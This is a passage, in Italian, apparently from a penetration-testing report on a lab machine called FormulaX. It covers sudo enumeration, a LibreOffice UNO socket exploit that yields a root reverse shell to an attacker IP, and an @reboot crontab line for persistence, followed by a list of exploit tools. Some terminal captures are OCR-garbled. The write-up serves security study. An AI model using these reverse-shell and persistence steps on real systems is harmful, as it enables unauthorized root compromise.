[[ Checking 'sudo -l', /etc/sudoers, and /etc/sudoers.d
[+] https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
Matching Defaults entries for kai_relay on forumlax:
    env_reset, timestamp_timeout=0, mail_badpass, secure_path=/usr/local/sbin\:/usr/sbin\:/usr/local/bin\:/usr/bin\:/bin\:/sbin\:/usr/local/games\:/usr/games
    pam_loginuid unused when making a new connection via RHOSTS

User kai_relay may run the following commands on forumlax:
(ALL) NOPASSWD: /usr/bin/office.sh
```

Figure 6.10: Chiunque può eseguire office.sh

La stampa del file office.sh mostra quanto segue:

```
kai_relay@forumlax:~$ cat /usr/bin/office.sh
#!/bin/bash
/usr/bin/soffice --calc --accept="socket,host=localhost,port=2002;urp;" --norestore --nologo --nodefault --headless
kai_relay@forumlax:~$
```

Figure 6.11: Contenuto del file office.sh

In particolare il file binario `/usr/bin/soffice` avvia il software `calc`, abilita una socket (localhost porta 2002, protocollo UNO Remote Protocol) per la comunicazione con Libre Office e abilita l'headless mode (cioè senza interfaccia grafica). Cercando degli exploit per sfruttare la comunicazione via socket con Libre Office si scopre l'exploit: [0day-ID-32356](#), per utilizzare l'exploit bisogna:

1. aggiungere l'istruzione `shell_execute.execute("/var/tmp/shell", "", 1)` alla fine del file exploit.py presente al seguente link: <https://0day.today/exploit/32356>;
2. creare il file shell con all'interno le istruzioni:

```
#!/bin/bash
bash -i >& /dev/tcp/10.10.16.38/5555 0>&1
```

Tali istruzioni avviano una reverse shell verso la macchina attaccante;

3. fare l'upload su FormulaX dei file shell e exploit.py con i comandi: `scp shell kai_relay@10.10.11.6:/var/tmp` e `scp exploit.py kai_relay@10.10.11.6:/var/tmp`;
4. sulla macchina attaccante aprire la porta 5555 in listening con il comando `nc -lvp 5555`;
5. eseguire `sudo /usr/bin/office.sh`, aggiungere il permesso di esecuzione con `chmod +x shell` e poi eseguire l'exploit con il comando `python3 exploit.py -host localhost -port 2002` su FormulaX;
6. la reverse shell avviata appartiene all'utente root.

```
kali㉿kali:~
```

```
File Actions Edit View Help
```

```
└─$ cd shell
```

```
[(kali㉿kali)-~]
```

```
#[/bin/bash
```

```
bash -i >/dev/tcp/10.10.16.38/5555 0>61
```

```
[(kali㉿kali)-~]
```

```
└─$ tail exploit.py
```

```
print("[-] Exploit is going to target ...")
```

```
context = resolver.resolve()
```

```
uno:socket,host={0},port={1};urp;StarOffice.Component
```

```
# Issue the service manager to spawn the SystemShellExecute in
```

```
service_manager = context.ServiceManager
```

```
print("[+] Connected to {0}.".format(args.host))
```

```
shell_execute = service_manager.createInstance("com.sun.star.
```

```
scripting.ServiceManager")
```

```
shell_execute.execute("/var/tmp/shell","","1")
```

```
[(kali㉿kali)-~]
```

```
└─$
```

```
[(kali㉿kali)-~]
```

```
File Actions Edit View Help
```

```
shell.execute.execute("/var/tmp/shell","","1")
```

```
[(kali㉿kali)-~]
```

```
└─$ scp shell kali_relay@10.10.11.6:/var/tmp
```

```
kali_relay@10.10.11.6's password:
```

```
shell
```

```
[(kali㉿kali)-~]
```

```
└─$ scp exploit.py kali_relay@10.10.11.6:/var/tmp
```

```
kali_relay@10.10.11.6's password:
```

```
exploit.py
```

```
[(kali㉿kali)-~]
```

```
└─$
```

```
[(kali㉿kali)-~]
```

```
└─$ cat shell
```

```
#[/bin/bash
```

```
bash -i >/dev/tcp/10.10.16.38/5555 0>61
```

```
[(kali㉿kali)-~]
```

```
└─$ nc -lvp 5555
```

```
listening on [any] 5555 ...
```

```
connect to [10.10.16.38] from dev-git-auto-update.chatbot.htb [10.10.11.6] 47758
```

```
whoami
```

```
root
```

```
root@formulaux:/home/kai_relay# whoami
```

```
root
```

```
root@formulaux:/home/kai_relay#
```

```
[(kali㉿kali)-~]
```

```
└─$
```

```
[(kali㉿kali)-~]
```

```
File Actions Edit View Help
```

```
kai_relay@formulaux:~
```

```
kai_relay@formulaux:$
```

```
kai_relay@formulaux:$
```

```
kai_relay@formulaux:$
```

```
kai_relay@formulaux:$ sudo /usr/bin/office.sh
```

```
sh: 1: calc.exe: not found
```

```
sh: 1: calc.exe: not found
```

```
sh: 1: calc.exe: not found
```

```
[(kali㉿kali)-~]
```

```
└─$
```

```
[(kali㉿kali)-~]
```

```
File Actions Edit View Help
```

```
kai_relay@formulaux:/var/tmp$
```

```
kai_relay@formulaux:/var/tmp$
```

```
kai_relay@formulaux:/var/tmp$ ls
```

```
exploit.py
```

```
shell
```

```
systemd-private-b12823182e6148e0a14bbe1e499fd596-systemd-logind.service-4sf8B5
```

```
systemd-private-b12823182e6148e0a14bbe1e499fd596-systemd-resolved-resolvEuyQ
```

```
systemd-private-b12823182e6148e0a14bbe1e499fd596-systemd-timesyncd.service-J364QH
```

```
systemd-private-b12823182e6148e0a14bbe1e499fd596-timesyncd.service
```

```
[(kali㉿kali)-~]
```

```
└─$ chmod +x shell
```

```
kai_relay@formulaux:/var/tmp$ python3 exploit.py --host localhost --port 2002
```

```
[+] Connecting to target...
```

```
[+] Connected to the localhost
```

```
kai_relay@formulaux:/var/tmp$
```

Figure 6.12: Esecuzione di una reverse shell con privilegi di root

6.4 | Accesso persistente

Avendo a disposizione l'accesso come root è possibile ottenere l'accesso persistente a FormulaX sfruttando i cronjob, nello specifico spostando il file shell in un una cartella i cui file non vengono cancellati a ogni riavvio ed inserendo in crontab il comando `@reboot sudo /home/kai_relay/shell`, ad ogni riavvio verrà eseguito il file shell che avvierà una reverse shell verso la macchina attaccante.

```
root@formulaX:/home/kai_relay# cp /var/tmp/shell .
cp: /var/tmp/shell: not found
root@formulaX:/home/kai_relay# ls
ls: app: not found
app: shell: not found
automation: shell: not found
shell: shell: not found
root@formulaX:/home/kai_relay# echo "@reboot sudo /home/kai_relay/shell" | crontab -
echo "@reboot sudo /home/kai_relay/shell" | crontab -
root@formulaX:/home/kai_relay# crontab -l
crontab -l
@reboot sudo /home/kai_relay/shell
root@formulaX:/home/kai_relay#
```

Figure 6.13: Risultati ottenuti con Nessus

```
root@formulaX:/home/kai_relay# reboot
reboot
└─(kali㉿kali)-[~]
$ ┌───┐
└───┘
File Actions Edit View Help
kali@kali: ~

└─(kali㉿kali)-[~]
$ nc -lvp 5555
listening on [any] 5555 ...
connect to [10.10.16.38] from dev-git-auto-update.chatbot.htb [10.10.11.6] 47702
bash: cannot set terminal process group (905): Inappropriate ioctl for device
bash: no job control in this shell
root@formulaX:~# ┌───┐
```

Figure 6.14: Risultati ottenuti con Nessus

7 | References

- [1] Burp Suite DOM Invader. <https://portswigger.net/burp/documentation/desktop/tools/dom-invader>.
- [2] Burp Suite Repeater. <https://portswigger.net/burp/documentation/desktop/tools/repeater>.
- [3] cookies.txt. <https://addons.mozilla.org/it/firefox/addon/cookies-txt/>.
- [4] ffuf. <https://github.com/ffuf/ffuf>.
- [5] Hashcat. <https://hashcat.net/hashcat/>.
- [6] John the Ripper. <https://github.com/openwall/john>.
- [7] LibreNMS. <https://www.librenms.org/>.
- [8] LinPEAS. <https://github.com/peass-ng/PEASS-ng/tree/master/linPEAS/>.
- [9] Metasploit. <https://www.metasploit.com/>.
- [10] MongoDB. <https://www.mongodb.com/>.
- [11] nessus. <https://www.tenable.com/products/nessus>.
- [12] nikto2. <https://github.com/sullo/nikto>.
- [13] Nmap Network Scanner. <https://nmap.org/>.
- [14] Simple Git. <https://github.com/steveukx/git-js/tree/main>.
- [15] sqlmap. <https://sqlmap.org/>.
- [16] Unicornscan. <https://www.kali.org/tools/unicornscan/>.
- [17] 0xdevil. CVE-2021-22555. <https://github.com/0xdevil/CVE-2021-3156>.
- [18] Brendan Coles Andrew Horton. WhatWeb. <https://morningstarsecurity.com/research/whatweb>.
- [19] Davide Berardi. CVE-2021-4034. <https://github.com/berdav/CVE-2021-4034>.
- [20] Lance Biggerstaff. PolicyKit-1 0.105-31 - Privilege Escalation. <https://www.exploit-db.com/exploits/50689>.
- [21] Marco Bonelli. CVE-2021-4034 Proof of Concept. <https://github.com/mebeim/CVE-2021-4034>.
- [22] Tyler Crum. CVE-2021-22555. <https://github.com/tukru/CVE-2021-22555>.
- [23] Oliver Lyak. PwnKit. <https://github.com/ly4k/PwnKit>.
- [24] Alan Reed. Base64 Encoder and Decoder. <https://base64.alanreed.org/>.
- [25] Joe Testa. ssh-audit. <https://github.com/jtesta/ssh-audit>.
- [26] Toptal. JavaScript Minifier. <https://www.toptal.com/developers/javascript-minifier>.
- [27] Michal Zalewski. p0f. <https://lcamtuf.coredump.cx/p0f3/>.